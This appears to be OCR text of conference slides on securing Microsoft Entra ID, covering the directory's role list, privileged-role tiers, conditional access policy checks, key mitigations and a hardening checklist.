
Token Theft & Replay



MFA Downgrade Attack



Device Code Flow Attack



Securing Entra ID



There are
>**100**
Entra ID
Roles!

Role	Description	Template ID
Application Administrator	Can create and manage all aspects of app registrations and enterprise apps.	9b895d92-2cd3-44c7-9d02-a6ac2d5ea5c3
Application Developer	Can create application registrations independent of the 'Users can register applications' setting.	cf1c38e5-3621-4004-a7cb-879624dced7c
Attack Payload Author	Can create attack payloads that an administrator can initiate later.	9c6df0f2-1e7c-4dc3-b195-66dfbd24aa8f
Attack Simulation Administrator	Can create and manage all aspects of attack simulation campaigns.	c430b396-e693-46cc-96f3-db01bf8bb62a
Attribute Assignment Administrator	Assign custom security attribute keys and values to supported Microsoft Entra objects.	58a13ea3-c632-46ae-9ee0-9c0d43cd7f3d
Attribute Assignment Reader	Read custom security attribute keys and values for supported Microsoft Entra objects.	ffd52fa5-98dc-465c-991d-fc073eb59f8f
Attribute Definition Administrator	Define and manage the definition of custom security attributes.	8424c6f0-a189-499e-bbd0-26c1753c96d4
Attribute Definition Reader	Read the definition of custom security attributes.	1d336d2c-4ae8-42ef-9711-b3604ce3fc2c
Attribute Log Administrator	Read audit logs and configure diagnostic settings for events related to custom security attributes.	5b784334-f94b-471a-a387-e7219fc49ca2
Attribute Log Reader	Read audit logs related to custom security attributes.	9c99539d-8186-4804-835f-fd51ef9e2dcd
Authentication Administrator	Can access to view, set and reset authentication method information for any non-admin user.	c4e39bd9-1100-46d3-8c65-fb160da0071f
Authentication Extensibility Administrator	Customize sign in and sign up experiences for users by creating and managing custom authentication extensions.	25a516ed-2fa0-40ea-a2d0-12923a21473a
Authentication Policy Administrator	Can create and manage the authentication methods policy, tenant-wide MFA settings, password protection policy, and ve	0526716b-113d-4c15-b2c8-68e3c22b9f80
Azure DevOps Administrator	Can manage Azure DevOps policies and settings.	e3973bdf-4987-49ae-837a-ba8e231c7286
Azure Information Protection Administrator	Can manage all aspects of the Azure Information Protection product.	7495fdc4-34c4-4d15-a289-98788ec399fd
B2C IEF Keyset Administrator	Can manage secrets for federation and encryption in the Identity Experience Framework (IEF).	aaf43236-0c0d-4d5f-883a-6955382ac081
B2C IEF Policy Administrator	Can create and manage trust framework policies in the Identity Experience Framework (IEF).	3edaf663-341e-4475-9f94-5c398ef6c070
Billing Administrator	Can perform common billing related tasks like updating payment information.	b0f54661-2d74-4c50-afa3-1ec803f12efe
Cloud App Security Administrator	Can manage all aspects of the Defender for Cloud Apps product.	892c5842-a9a6-463a-8041-72aa08ca3cf6
Cloud Application Administrator	Can create and manage all aspects of app registrations and enterprise apps except application proxy.	158c047a-c907-4556-b7ef-446551a6b5f7
Cloud Device Administrator	Limited access to manage devices in Microsoft Entra ID.	7698a772-787b-4ac8-901f-60d6b08affd2
Compliance Administrator	Can read and manage compliance configuration and reports in Microsoft Entra ID and Microsoft 365.	17315797-102d-40b4-93e0-432062caca18
Compliance Data Administrator	Creates and manages compliance content.	e6d1a23a-da11-4be4-9570-befc86d067a7
Conditional Access Administrator	Can manage Conditional Access capabilities.	b1be1c3e-b65d-4f19-8427-f6fa0d97feb9
Customer LockBox Access Approver	Can approve Microsoft support requests to access customer organizational data.	5c4f9dcd-47dc-4cf7-8c9a-9e4207cbfc91
Desktop Analytics Administrator	Can access and manage Desktop management tools and services.	38a96431-2bdf-4b4c-8b6e-5d3d8abac1a4
Directory Readers	Can read basic directory information. Commonly used to grant directory read access to applications and guests.	88d8e3e3-8f55-4a1e-953a-9b9898b8876b
Directory Synchronization Accounts	Only used by Microsoft Entra Connect service.	d29b2b05-8046-44ba-8758-1e26182fcf32
Directory Writers	Can read and write basic directory information. For granting access to applications, not intended for users.	9360feb5-f418-4baa-8175-e2a00bac4301
Domain Name Administrator	Can manage domain names in cloud and on-premises.	8329153b-31d0-4727-b945-745eb3bc5f31
Dynamics 365 Administrator	Can manage all aspects of the Dynamics 365 product.	44367163-eba1-44c3-98af-f5787879f96a
Dynamics 365 Business Central Administrator	Can access Dynamics 365 Business Central environments and perform all administrative tasks on the environments.	963797fb-eb3b-4cde-8ce3-5878b3f32a3f
Edge Administrator	Manage all aspects of Microsoft Edge.	3f1acade-1e04-4fbc-9b69-f0302cd84aef
Exchange Administrator	Can manage all aspects of the Exchange product.	29232cdf-9323-42fd-ade2-1d097af3e4de
Exchange Recipient Administrator	Can create or update Exchange Online recipients within the Exchange Online organization.	31392ffb-586c-42d1-9346-e59415a2cc4e
External ID User Flow Administrator	Can create and manage all aspects of user flows.	6e591065-9bad-43ed-90f3-e9424366d2f0
External ID User Flow Attribute Administrator	Can create and manage the attribute schema available to all user flows.	0f971eea-41eb-4569-a71e-57bb8a3eff1e
External Identity Provider Administrator	Can configure identity providers for use in direct federation.	be2f45a1-457d-42af-a067-6ec1fa63bc45
Fabric Administrator	Can manage all aspects of the Fabric and Power BI products.	a9ea8996-122f-4c74-9520-8edcd192826c
Global Administrator	Can manage all aspects of Microsoft Entra ID and Microsoft services that use Microsoft Entra identities.	62e90394-69f5-4237-9190-012177145e10
Global Reader	Can read everything that a Global Administrator can, but not update anything.	f2ef992c-3afb-46b9-b7cf-a126ee74c451
Global Secure Access Administrator	Create and manage all aspects of Microsoft Entra Internet Access and Microsoft Entra Private Access, including managin	ac434307-12b9-4fa1-a708-88bf58caabc1
Groups Administrator	Members of this role can create/manage groups, create/manage groups settings like naming and expiration policies, and v	fdd7a751-b60b-444a-984c-02652fe8fa1c
Guest Inviter	Can invite guest users independent of the 'members can invite guests' setting.	95e79109-95c0-4d8e-aee3-d01accf2d47b
Helpdesk Administrator	Can reset passwords for non-administrators and Helpdesk Administrators.	729827e3-9c14-49f7-bb1b-9608f156bbb8
Hybrid Identity Administrator	Can manage Active Directory to Microsoft Entra cloud provisioning, Microsoft Entra Connect, Pass-through Authenticat	8ac3fc64-6eca-42ea-9e69-59f4c7b60eb2
Identity Governance Administrator	Manage access using Microsoft Entra ID for identity governance scenarios.	45d8d3c5-c802-45c6-b32a-1d70b5e1e86e
Insights Administrator	Has administrative access in the Microsoft 365 Insights app.	eb1f4a8d-243a-41f0-9fbd-c7cdf6c5ef7c
Insights Analyst	Access the analytical capabilities in Microsoft Viva Insights and run custom queries.	25df335f-86eb-4119-b717-0ff02de207e9
Insights Business Leader	Can view and share dashboards and insights via the Microsoft 365 Insights app.	31e939ad-9672-4796-9c2e-873181342d2d
Intune Administrator	Can manage all aspects of the Intune product.	3a2c62db-5318-420d-8d74-23affee5d9d5
Kaizala Administrator	Can manage settings for Microsoft Kaizala.	74ef975b-6605-40af-a5d2-b9539d836353
Knowledge Administrator	Can configure knowledge, learning, and other intelligent features.	b5a8dcf3-09d5-43a9-a639-8e29ef291470
Knowledge Manager	Can organize, create, manage, and promote topics and knowledge.	744ec460-397e-42ad-a462-8b3f9747a02c
License Administrator	Can manage product licenses on users and groups.	4d6ac14f-3453-41d0-bef9-a3e0c569773a
Lifecycle Workflows Administrator	Create and manage all aspects of workflows and tasks associated with Lifecycle Workflows in Microsoft Entra ID.	59d46f88-662b-457b-bceb-5c3803e5308f
Message Center Privacy Reader	Can read security messages and updates in Office 365 Message Center only.	ac16e43d-7b2d-40e0-ac05-243ff356ab5b
Message Center Reader	Can read messages and updates for their organization in Office 365 Message Center only.	790c1fb9-7f7d-4f88-86a1-ef1f95c05c1b
Microsoft 365 Migration Administrator	Perform all migration functionality to migrate content to Microsoft 365 using Migration Manager.	8c8b803f-96e1-4129-9349-20738d9f9652
Microsoft Entra Joined Device Local Administ	Users assigned to this role are added to the local administrators group on Microsoft Entra joined devices.	9f06204d-73c1-4d4c-880a-6edb90606fd8
Microsoft Hardware Warranty Administrator	Create and manage all aspects warranty claims and entitlements for Microsoft manufactured hardware, like Surface and Ho	1501b917-7653-4ff9-a4b5-203eaf33784f
Microsoft Hardware Warranty Specialist	Create and read warranty claims for Microsoft manufactured hardware, like Surface and HoloLens.	281fe777-fb20-4fbb-b7a3-ccebce5b0d96
Modern Commerce Administrator	Can manage commercial purchases for a company, department or team.	d24aef57-1500-4070-84db-2666f29cf966
Network Administrator	Can manage network locations and review enterprise network design insights for Microsoft 365 Software as a Service ap	d37c8bed-0711-4417-ba38-b4abe66ce4c2
Office Apps Administrator	Can manage Office apps cloud services, including policy and settings management, and manage the ability to select, unsele	2b745bdf-0803-4d80-aa65-822c4493daac
Organizational Branding Administrator	Manage all aspects of organizational branding in a tenant.	92ed04bf-c94a-4b82-9729-b799a7a4c178
Organizational Messages Approver	Review, approve, or reject new organizational messages for delivery in the Microsoft 365 admin center before they are se	e48398e2-f4bb-4074-8f31-4586725e205b
Organizational Messages Writer	Write, publish, manage, and review the organizational messages for end-users through Microsoft product surfaces.	507f53e4-4e52-4077-abd3-d2e1558b6ea2
Partner Tier1 Support	Do not use - not intended for general use.	4ba39ca4-527c-499a-b93d-d9b432c50246
Partner Tier2 Support	Do not use - not intended for general use.	e00e864a-17c5-4a4b-9c06-f5b95a8d5bd8
Password Administrator	Can reset passwords for non-administrators and Password Administrators.	966707d0-3269-4727-9be2-8c3a10f19b9d
Permissions Management Administrator	Manage all aspects of Microsoft Entra Permissions Management.	af78dc32-cf4d-46f9-ba4e-4428526346b5
Power Platform Administrator	Can create and manage all aspects of Microsoft Dynamics 365, Power Apps and Power Automate.	11648597-926c-4cf3-9c36-bcebb0ba8dcc
Printer Administrator	Can manage all aspects of printers and printer connectors.	644ef478-e28f-4e28-b9dc-3fdde9aa0b1f
Printer Technician	Can register and unregister printers and update printer status.	e8cef6f1-e4bd-4ea8-bc07-4b8d950f4477
Privileged Authentication Administrator	Can access to view, set and reset authentication method information for any user (admin or non-admin).	7be44c8a-adaf-4e2a-84d6-ab2649e08a13
Privileged Role Administrator	Can manage role assignments in Microsoft Entra ID, and all aspects of Privileged Identity Management.	e8611ab8-c189-46e8-94e1-60213ab1f814
Reports Reader	Can read sign-in and audit reports.	4a5d8f65-41da-4de4-8968-e035b65339cf
Search Administrator	Can create and manage all aspects of Microsoft Search settings.	0964bb5e-9bdb-4d7b-ac29-58e794862a40
Search Editor	Can create and manage the editorial content such as bookmarks, Q and As, locations, floorplan.	8835291a-918c-4fd7-a9ce-faa49f0cf7d9
Security Administrator	Can read security information and reports, and manage configuration in Microsoft Entra ID and Office 365.	194ac4cb-b126-40b2-bd5b-6091b380977d
Security Operator	Creates and manages security events.	5f2222b1-57c3-48ba-8ad5-d4759f1fde6f
Security Reader	Can read security information and reports in Microsoft Entra ID and Office 365.	5d6b6bb7-de71-4623-b4af-96380a352509
Service Support Administrator	Can read service health information and manage support tickets.	f023fd81-a637-4b56-95fd-791ac0226033
SharePoint Administrator	Can manage all aspects of the SharePoint service.	f28a1f50-f6e7-4571-818b-6a12f2af6b6c
Skype for Business Administrator	Can manage all aspects of the Skype for Business product.	75941009-915a-4869-abe7-691bff18279e
Teams Administrator	Can manage the Microsoft Teams service.	69091246-20e8-4a56-aa4d-066075b2a7a8
Teams Communications Administrator	Can manage calling and meetings features within the Microsoft Teams service.	baf37b3a-610e-45da-9e62-d9d1e5e8914b
Teams Communications Support Engineer	Can troubleshoot communications issues within Teams using advanced tools.	f70938a0-fc10-4177-9e90-2178f8765737
Teams Communications Support Specialist	Can troubleshoot communications issues within Teams using basic tools.	fcf91098-03e3-41a9-b5ba-6f0ec8188a12
Teams Devices Administrator	Can perform management related tasks on Teams certified devices.	3d762c5a-1b6c-493f-843e-55a3b42923d4
Tenant Creator	Create new Microsoft Entra or Azure AD B2C tenants.	112ca1a2-15ad-4102-995e-45b0bc479a6a
Usage Summary Reports Reader	Read Usage reports and Adoption Score, but can't access user details.	75934031-6c7e-415a-99d7-48dbd49e875e
User Administrator	Can manage all aspects of users and groups, including resetting passwords for limited admins.	fe930be7-5e62-47db-91af-98c3a49a38b1
Virtual Visits Administrator	Manage and share Virtual Visits information and metrics from admin centers or the Virtual Visits app.	e300d9e7-4a2b-4295-9eff-f1c78b36cc98
Viva Goals Administrator	Manage and configure all aspects of Microsoft Viva Goals.	92b086b3-e367-4ef2-b869-1de128fb986e
Viva Pulse Administrator	Can manage all settings for Microsoft Viva Pulse app.	87761b17-1ed2-4af3-9acd-92a150038160
Windows 365 Administrator	Can provision and manage all aspects of Cloud PCs.	11451d60-acb2-45eb-a7d6-43d0f0125c13
Windows Update Deployment Administrator	Can create and manage all aspects of Windows Update deployments through the Windows Update for Business deploym	32696413-001a-46ae-978c-ce0f6b3620d2
Yammer Administrator	Manage all aspects of the Yammer service.	810a2642-a034-447f-a5e8-41beaa378541

© Anthony Metcalf | Cloud Mercenary

TrustedSec's Entra ID Tier 0 List (11)

- Application Administrator
- Cloud Application Administrator
- Conditional Access Administrator
- Domain Name Administrator
- External Identity Provider Administrator
- Global Administrator
- Hybrid Identity Administrator
- Partner Tier2 Support
- Privileged Authentication Administrator
- Privileged Role Administrator
- Security Administrator


https://trustedsec.com/blog/managing-privileged-roles-in-microsoft-entra-id-a-pragmatic-approach

TrustedSec's Entra ID Tier 1 List (35)

- AI Administrator
- Attribute Assignment Administrator
- Attribute Provisioning Administrator
- Authentication Administrator
- Authentication Extensibility Administrator
- Authentication Policy Administrator
- B2C IEF Keyset Administrator
- Cloud App Security Administrator
- Compliance Administrator
- Directory Synchronization Accounts
- Directory Writers
- Dynamics 365 Administrator
- Exchange Administrator
- External ID User Flow Administrator
- Global Secure Access Administrator
- Groups Administrator
- Helpdesk Administrator
- Identity Governance Administrator
- Intune Administrator
- Knowledge Administrator
- Lifecycle Workflows Administrator
- Microsoft 365 Backup Administrator
- Microsoft 365 Migration Administrator
- On Premises Directory Sync Account
- Partner Tier1 Support
- Password Administrator
- Power Platform Administrator
- Security Operator
- SharePoint Administrator
- Skype for Business Administrator
- Teams Administrator
- Teams Telephony Administrator
- User Administrator
- Windows 365 Administrator
- Yammer Administrator

https://trustedsec.com/blog/managing-privileged-roles-in-microsoft-entra-id-a-pragmatic-approach

Key Conditional Access Policies



Key Conditional Access Policies

```
Checking for Misconfigured CAPs

MFA Policies that target Admin roles should include the 14 default roles and any other role the environment deems privileged.

CAP_Name                                          Total_Roles Default_Roles Additional_Roles
--------                                          ----------- ------------- ----------------
Require multifactor authentication for admins              21 14/14                      7
Require multifactor authentication for some users           1 1/14                       0
Require multifactor authentication for admins - template   14 14/14                      0



MFA Policies that utilize Authentication Strength should use passwordless or phishing-resistant methods of MFA.

CAP_Name                                          Total_Methods Status PhishResistant Passwordless Multifactor Singlefactor
--------                                          ------------- ------ -------------- ------------ ----------- ------------
Require multifactor authentication for admins              17 Fail                3            1          13            0
secure registration                                         4 Pass                3            1           0            0
Require multifactor authentication for Azure management    22 Fail                3            1          13            4
BAD - Require MFA or Compliant or Trusted Location         17 Fail                3            1          13            0
```

https://github.com/techBrandon/CAPs

Key Mitigations

- Disable Device Code Flow https://learn.microsoft.com/en-us/entra/identity/conditional-access/policy-block-authentication-flows
- Leverage the Microsoft Authenticator app for MFA
- Ensure cloud admins use a different system from standard web browsing
  - **OK**: Another browser (at a minimum)
  - **Good**: Remote into a cloud admin server
  - **Best**: Use a separate computer for admin actions
- Ensure all Windows computers have VBS backed by a TPM
- Remove local admin rights from standard users on Entra Joined devices
- Do not allow users to join their own devices
- Don’t let users consent to application permissions (or at least use Microsoft recommended)
- Block soft matching & hard matching in Entra ID (Entra Connect)


Secure Entra ID Quickly Checklist

1. Set “Users can register applications” to No
2. Set “Restrict non-admin users from creating tenants” to Yes
3. Set “Users can create security groups” to No
4. Set Guest user access restrictions to “*Guest user access is restricted to properties and memberships of their own directory objects (most restrictive)*”
5. Restrict who can join devices to Microsoft Entra & require MFA
6. Set Guest invite settings to “*Only users assigned to specific admin roles can invite guest users*”
7. Set User consent settings to “*Let Microsoft manage your consent settings (Recommended)*”
8. Review Tier 0 role membership and ensure members are admin accounts, are PIM Eligible, & are not synchronized from on-prem
9. If you’re using Role Assignable Groups, ensure Owners are not set on Tier 0 & 1 roles
10. Scrutinize any applications with Tier 0 Application permissions
11. Ensure that Conditional Access requires MFA for Tier 0 & 1 role members for every authentication, preferably FIDO2/Microsoft Authenticator push (service accounts & service principles excepted).
12. Remove any standard Delegated Administration and shift to Granular Delegated Admin Privileges (GDAP)
13. Treat Entra Connect as a Tier 0 asset (like a Domain Controller)
14. Ensure Cloud Admins are using a separate browser for admin activities (minimum) or connecting to a dedicated cloud admin server (recommended)
15. Ensure there is at least 1 emergency access admin account configured with a FIDO2 key(s).

Stay Up to Date on Entra ID Security

Sean’s Entra ID Security List:
PyroTek.io/EntraIDSecurityList

Conclusion



- Attacker cloud capability continues to evolve
- Defender methods need to evolve as well
- There are key mitigations that disrupt multiple attacks

Slides:
PyroTek.io/BTC2026

Sean Metcalf
@PyroTek3
sean.metcalf[at]trustedsec.com

Security Articles, Slides, & Video: ADSecurity.org



Questions?